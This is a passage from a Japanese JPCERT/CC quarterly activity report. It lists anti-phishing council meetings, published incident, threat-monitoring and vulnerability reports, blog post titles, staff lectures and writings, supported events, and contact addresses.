- 技術・制度検討 WG 会合（第 2 回）
  日時：2021 年 9 月 22 日 13:00-15:00

6. フィッシング対策協議会の会員組織向け活動

協議会では、経済産業省から委託された活動のほかに、協議会の会員組織向けの独自の活動を、運営委員会の決定に基づいて行っており、JPCERT/CC は事務局としてこれらの活動の実施を支援しています。ここでは本四半期における会員組織向けの活動の一部について記載します。

6.1. 運営委員会開催

本四半期においては、協議会の活動の企画・運営方針の決定等を行う運営委員会を次のとおり開催しました。

- 第 90 回運営委員会
  2021 年 7 月 29 日（水）15:30-18:00

- 第 91 回運営委員会
  2021 年 9 月 16 日（木）15:30-18:00

6.2. ワーキンググループ会合等 開催支援

本四半期においては、次のとおり開催された協議会のイベントやワーキンググループ等の会合の開催を支援しました。

- 学術研究 WG 会合
  日時：7 月　　毎週火曜日 9：00 - 9：30
  　　8 月-9 月　毎週火曜日 9：00 - 9：30

- 証明書普及促進 WG（オンライン）
  日時：2021 年 9 月 6 日（月）16：00 - 18：00

- URL 早期配信・共有システム検討 TF
  日時：2021 年 8 月 18 日（水）16：00 - 17：00

- 第 3 回フィッシング対策勉強会（オンライン）
  日時：2021 年 8 月 3 日（火）13：00 - 15：00

※運営委員会およびワーキンググループ会合等はすべてオンライン開催

6.3. ワーキンググループ等の成果物の公開支援

本四半期においては、次のようなワーキンググループ等の成果物の公開を支援しました。

証明書普及促進 WG

- 通信プロトコル「QUIC」が標準化　～ HTTP/3 によるウェブサイト表示速度の更なる高速化 ～（2021/08/27）
  https://www.antiphishing.jp/news/info/quic_http3_20210827.html

- S/MIME のメーラー別対応状況の調査結果を公表（2021/09/28）
  https://www.antiphishing.jp/news/info/smimeppap.html

7. 公開資料

本章では JPCERT/CC が本四半期に公開した調査・研究の報告書や論文、セミナー資料を一覧にまとめています。

7.1. インシデント報告対応レポート

JPCERT/CC では、国内外で発生するコンピューターセキュリティインシデントの報告の受付、対応の支援、発生状況の把握、手口の分析、再発防止のための助言などを行っています。そうした活動の概要を紹介するために、インシデント報告数、報告されたインシデントの総数、および、報告に対応して JPCERT/CC が行った調整の件数などの統計情報、インシデントの傾向やインシデント対応事例を四半期ごとにまとめて、邦文および英文のレポートとして公表しています。

2021-07-15
JPCERT/CC インシデント報告対応レポート［2021 年 4 月 1 日～2021 年 6 月 30 日］
https://www.jpcert.or.jp/pr/2021/IR_Report20210715.pdf

2021-09-15
JPCERT/CC Incident Handling Report [April 1, 2021 - June 30, 2021]
https://www.jpcert.or.jp/english/doc/IR_Report2021Q1_en.pdf

7.2. インターネット定点観測レポート

JPCERT/CC では、インターネット上に複数のセンサーを分散配置し、不特定多数に向けて発信されるパケットを継続して収集するインターネット定点観測システム「TSUBAME」を構築・運用しています。脆弱性情報、マルウェアや攻撃ツールの情報などを参考に、収集したデータを分析することで、攻撃活動や

その準備活動の捕捉に努めています。こうしたインターネット定点観測の結果を四半期ごとにまとめて邦文および英文のレポートとして公表しています。

2021-07-26
JPCERT/CC インターネット定点観測レポート［2021 年 4 月 1 日～2021 年 6 月 30 日］
https://www.jpcert.or.jp/tsubame/report/report202104-06.html
https://www.jpcert.or.jp/tsubame/report/TSUBAMEReport2021Q1.pdf

2021-09-15
JPCERT/CC Internet Threat Monitoring Report [April 1, 2021 - June 30, 2021]
https://www.jpcert.or.jp/english/doc/TSUBAMEReport2021Q1_en.pdf

7.3. 脆弱性関連情報に関する活動報告

IPA と JPCERT/CC は、それぞれ受付機関および調整機関として、ソフトウェア製品等の脆弱性関連情報に関する取扱規程（平成 29 年経済産業省告示 第 19 号）等に基づく脆弱性関連情報流通制度の運用の一端を 2004 年 7 月から担っています。この制度の運用に関連した前四半期の活動実績と、同期間中に公表された脆弱性に関する注目すべき動向をまとめてレポートとして公表しています。

2021-07-27
ソフトウェア等の脆弱性関連情報に関する届出状況［2021 年第 1 四半期（4 月～6 月）］
https://www.jpcert.or.jp/pr/2021/vulnREPORT_2021q2.pdf

7.4. JPCERT/CC Eyes～JPCERT コーディネーションセンター公式ブログ～

JPCERT コーディネーションセンター公式ブログ「JPCERT/CC Eyes」は、JPCERT/CC が分析・調査した内容、国内外のイベントやカンファレンスの様子などを JPCERT/CC のアナリストの眼を通して、いち早くお届けする読み物です。
本四半期においては次の 8 件の記事を公表しました。

日本語版発行件数：5 件　https://blogs.jpcert.or.jp/ja/

2021-07-06	EC サイトのクロスサイトスクリプティング脆弱性を悪用した攻撃
2021-07-26	TSUBAME レポート Overflow（2021 年 4～6 月）
2021-08-31	オフラインで Volatility 3 を実行する方法
2021-09-02	定点観測友の会という名のコミュニティー活動について
2021-09-28	攻撃グループ BlackTech が使用するマルウェア Gh0stTimes

英語版発行件数：3 件 https://blogs.jpcert.or.jp/en/

2021-07-12	Attack Exploiting XSS Vulnerability in E-commerce Websites
2021-09-06	How to Use Volatility 3 Offline
2021-09-15	TSUBAME Report Overflow (Apr-Jun 2021)

8. 主な講演活動

(1) 石井 泰鷹（早期警戒グループ 脅威アナリスト）：
「近年のサイバー攻撃事例とセキュリティ対策について-2021 年」
新潟県サイバー脅威対策協議会　サイバー攻撃対策分科会講演 （主催：新潟県サイバー脅威対策協議会、開催日：2021 年 7 月 6 日）

(2) 奥石 隆（早期警戒グループ 脅威アナリスト）、森 克宏（サイバーメトリクスライングループ 情報セキュリティアナリスト）：
「サイバー攻撃概要」
岡山理科大学 講義（主催：岡山理科大学、開催日：2021 年 7 月 7 日）

(3) 佐條 研（インシデントレスポンスグループ マルウェアアナリスト）：
「マルウェアを知り、防ぐ」
跡見学園女子大学 講義（主催：跡見学園女子大学、開催日：2021 年 7 月 14 日）

(4) 宮地 利雄（技術顧問）：
パネル討論「デジタル変革とポスト COVID」
ARC アジア・フォーラム 2021（主催：ARC Advisory Group、開催日：2021 年 7 月 13～15 日）

(5) 奥石 隆（早期警戒グループ 脅威アナリスト）、森 克宏（サイバーメトリクスライングループ 情報セキュリティアナリスト）：
「「オペレーション」 の講義」
TRANSITS Workshop Online 2021 Summer（主催：日本シーサート協議会、開催日：2021 年 8 月 19 日、20 日）

(6) 洞田 慎一（早期警戒グループ担当部門長）：
「CSIRT 構築・運用」
関西情報センター「2021 年度 KIIS サイバーセキュリティ研究会/人材育成プログラム」講演（主催：関西情報センター、開催日：2021 年 8 月 30 日）

(7) 小島 和浩（早期警戒グループ 脅威アナリスト）：
「昨今のセキュリティ脅威動向と対策～被害を防ぐためにできること～」
三菱ケミカルホールディングスグループ　2021 年度 情報システムセミナー（主催：三菱ケミカルシステム株式会社、開催日：2021 年 9 月 10 日）

(8) 佐々木 勇人（早期警戒グループマネージャー）：
「コロナ禍の 2020 年に学ぶこれからのセキュリティ対策」

日経クロステック情報セキュリティ戦略セミナー2021（主催：株式会社日経 BP 、開催日：2021 年 9 月 16 日）

(9) 佐々木 勇人（早期警戒グループマネージャー）：
「グローバル企業が直面する海外拠点でのインシデント対応」
アイティメディア主催オンラインセミナー『グローバル企業に贈る、サイバーセキュリティ最新動向と「今すぐなすべきこと」』（主催：アイティメディア株式会社 、開催日：2021 年 9 月 17 日）

9. 主な執筆活動

(1) 佐々木 勇人（早期警戒グループ マネージャー）：
「〈1〉パブリックアトリビューションの課題―大規模なサイバー攻撃や国際的イベントへのサイバー攻撃事例から―」
（発行：一般財団法人安全保障貿易情報センター、書籍名：CISTEC ジャーナル 2021 年 7 月号、発刊：2021 年 7 月）

(2) 内田　有香子（国際部マネージャー）：
「アジア太平洋地域での CSIRT の動向」
（発行：独立行政法人情報処理推進機構、書籍名：情報セキュリティ白書 2021、発刊： 2021 年 7 月 30 日）

(3) 佐々木 勇人（早期警戒グループ マネージャー）：
「〈1〉パブリックアトリビューションの課題―大規模なサイバー攻撃や国際的イベントへのサイバー攻撃事例から―」
（発行：一般財団法人安全保障貿易情報センター、書籍名：CISTEC ジャーナル 2021 年 9 月号、発刊：2021 年 9 月）

10. 協力、後援

本四半期は次の行事開催に協力または後援等を行いました。

(1) JAIPA Cloud Conference 2021
主　催：一般社団法人日本インターネットプロバイダー協会クラウド部会
開催日：2021 年 9 月 2 日（木）

(2) Security Days Fall 2021
主　催：株式会社ナノオプト・メディア
開催日：【大阪】2021 年 9 月 29 日（金）
【名古屋】2021 年 9 月 24 日（水）
【東京】2021 年 10 月 6 日（水）～8 日（金）

■インシデントの対応依頼、情報のご提供
info@jpcert.or.jp
https://www.jpcert.or.jp/form/
■制御システムに関するインシデントの対応依頼、情報のご提供
icsr-ir@jpcert.or.jp
https://www.jpcert.or.jp/ics/ics-form.html
■脆弱性情報ハンドリングに関するお問い合わせ　：vultures@jpcert.or.jp
■制御システムセキュリティに関するお問い合わせ　：icsr@jpcert.or.jp
■セキュアコーディングセミナーのお問い合わせ　：secure-coding@jpcert.or.jp
■公開資料、講演依頼、その他のお問い合わせ　：pr@jpcert.or.jp

■PGP 公開鍵について　：https://www.jpcert.or.jp/jpcert-pgp.html